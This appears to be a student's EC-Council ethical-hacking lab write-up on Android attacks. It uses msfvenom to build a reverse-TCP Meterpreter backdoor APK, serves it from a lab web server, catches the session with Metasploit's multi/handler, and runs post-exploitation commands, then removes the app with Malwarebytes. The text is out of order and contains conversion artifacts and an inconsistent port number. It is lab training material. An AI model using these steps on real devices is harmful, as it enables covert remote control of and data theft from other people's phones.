


12. Open chrome In the address bar, type `http://10.10.1.13/Backdoor.apk` and press Enter.



Edit with WPS Office


13. If File can't be downloaded securely pop up appears, click **Keep**
14. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.
15. **Open with** option appears, choose **Package installer**
16. **MainActivity** screen appears click **install**



17. After the application installs successfully, an **App installed** notification appears; click **OPEN**.



Edit with WPS Office



18. Click Parrot Security switch back to the Parrot Security machine. The **meterpreter** session has been opened successfully,

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (76757 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:34168) at 2024-04-18 09:17:30 -0400

meterpreter > 
```

19. Type **sysinfo** and press Enter

```
meterpreter > sysinfo
Computer : localhost
OS and Version : Android 9 - Linux 4.19.80-android-x86_64-g914c6a3 (x86_64)
Meterpreter : dalvik/android
meterpreter > 
```

20. Type **ipconfig** and press Enter to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address,



Edit with WPS Office

```
meterpreter > ipconfig  
  
Interface 1  
=====  
Name      : wlan0 - wlan0  
Hardware MAC : 02:15:5d:05:d3:c3  
IPv4 Address : 10.10.1.14  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : fe80::7e66:106c:9beb:1cab  
IPv6 Netmask : ::  
  
Interface 2  
=====  
Name      : ip6tnl0 - ip6tnl0  
Hardware MAC : 00:00:00:00:00:00  
  
Interface 3  
=====  
Name      : wifi_eth - wifi_eth  
Hardware MAC : 02:15:5d:05:d3:c3  
IPv6 Address : fe80::15:5dff:fe05:d3c3  
IPv6 Netmask : ::
```

21. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

```
meterpreter > pwd  
/data/user/0/com.metasploit.stage/files  
meterpreter > |
```

22. Now Type **cd /sdcard** to change the current remote directory to **sdcard**.
23. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
meterpreter > pwd  
/data/user/0/com.metasploit.stage/files  
meterpreter > cd /sdcard  
meterpreter > pwd  
/storage/emulated/0  
meterpreter > |
```

24. Now, still in the **Meterpreter** session, type **ps** and press **Enter** to view the processes running in the target system.




Edit with WPS Office

```
meterpreter > ps
EHL Module 07
Process List
=====
PID    Name          User
---    ---
6147   com.metasploit.stage  u0_a76
6212   sh            u0_a76
6214   ps            u0_a76

meterpreter >
```

25. Now again go to android machine

26. Then go to application section long click on **MainActivity** application and click App info



27. App info page appears, click UNINSTALL button to uninstall the application.


28. Close all tabs.

Task 1: Secure Android Devices from Malicious Apps using Malwarebytes Security


Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** machine, navigate to the second page of the **Home screen** and click the **Malwarebytes** app.




2. Start that with double click and click the **Get started** button to proceed




3. In the permissions window, click **Give permission**.



Edit with WPS Office




4. A system pop-up appears, asking for permission; click **ALLOW**.




5. If the trial wizard appears, click **Start Premium trial**. On the Your device is safe screen, click **Scan now** to begin scanning.



Edit with WPS Office




6. PREPARING FOR SCAN window appears and **Malwarebytes Security** begins a security scan.




7. After the completion of the scan, a **Threats** screen appears. This will show you all the malware (if any) found on your device.
8. Click the **Remove selected** button to remove the detected malware from your device.




Edit with WPS Office




9. A confirmation pop-up appears; click **OK** to confirm the removal of the malware.



10. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**



Edit with WPS Office



Question 9.2.1.1

Scan the Android device for malicious applications using the Malwarebytes Security mobile application. Enter the name of the malware detected.

Backdoor.apk

Score

✓ Correct



Edit with WPS Office

EC-Council Lab Assignment: Module 9

Mobile Attacks and Countermeasures

Lab 1: Hack an Android Device by Creating Binary Payloads

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

In this task, we'll use the Metasploit Framework on Parrot Security to create a binary payload designed to hack an Android device. Metasploit is a Ruby-based toolset for penetration testing that helps identify and exploit security vulnerabilities. It includes Meterpreter, a powerful payload that provides an interactive shell to control and explore target systems.

1. Open parrot security machine
2. Open MATE terminal and enter sudo su to run the program as root user 3. Now, type cd and press Enter to jump to the root directory.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─#cd
[root@parrot] -[~]
└─#
```

4. type service postgresql start and press Enter to start the database service.

```
[root@parrot] -[~]
└─#service postgresql start
[root@parrot] -[~]
└─#
```

5. Type msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 R > /var/www/html/Backdoor.apk and press Enter to generate a backdoor, or reverse meterpreter application.



Edit with WPS Office

```
[*] #msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=444 R > /var/www/html/Backdoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10180 bytes
[*][root@parrot]~
```

6. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).
7. Now, type **service apache2 start** and press **Enter** to start the Apache web server.

```
[*][root@parrot]~
[*] #service apache2 start
[*][root@parrot]~
[*] #
```

8. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

```
[*][root@parrot]~
[*] #msfconsole
```

Metasploit Framework

```
[*] =[ metasploit v6.0.0-dev ]]
[*] --=[ 2052 exploits - 1108 auxiliary - 345 post ]]
[*] --=[ 566 payloads - 45 encoders - 10 nops ]]
```

9. Now type **use exploit/multi/handler** and press **Enter**



Edit with WPS Office

```

      =[ metasploit v6.0.0-dev
+ -- --=[ 2052 exploits - 1108 auxiliary - 345 post      ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion      ]

Metasploit tip: Save the current environment with the save command, future console
restarts will use this environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
